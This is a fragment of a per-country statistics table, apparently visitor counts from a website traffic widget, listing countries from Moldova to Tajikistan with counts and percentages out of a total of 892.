| (MD) Moldova, Republic of 11 1.23% | (GH) Ghana 1 0.11% |
| (IR) Iran, Islamic Republ 10 1.12% | (HR) Croatia 1 0.11% |
| (LT) Lithuania 9 1.01% | (LB) Lebanon 1 0.11% |
| (MX) Mexico 9 1.01% | (MN) Mongolia 1 0.11% |
| (SA) Saudi Arabia 8 0.9% | (RS) Serbia 1 0.11% |
| (CZ) Czech Republic 7 0.78% | (DE) Germany 1 0.11% |
| (EE) Estonia 7 0.78% | (PL) Poland 1 0.11% |
| (CN) China 7 0.78% | (HK) Hong Kong 1 0.11% |
| (GE) Georgia 6 0.67% | (NG) Nigeria 1 0.11% |
| (KR) Korea, Republic of 6 0.67% | (IE) Ireland 1 0.11% |
| (RO) Romania 6 0.67% | (BD) Bangladesh 1 0.11% |
| (AR) Argentina 6 0.67% | (DK) Denmark 1 0.11% |
| (AM) Armenia 4 0.45% | (CL) Chile 1 0.11% |
| (PH) Philippines 4 0.45% | (ZA) South Africa 1 0.11% |
| (BE) Belgium 4 0.45% | (DZ) Algeria 1 0.11% |
| (UZ) Uzbekistan 4 0.45% | (US) United States 1 0.11% |
| (SG) Singapore 4 0.45% | (EU) Europe 1 0.11% |
| (FI) Finland 3 0.34% | (TJ) Tajikistan 1 0.11% |
| (VE) Venezuela 3 0.34% | Total: 892 |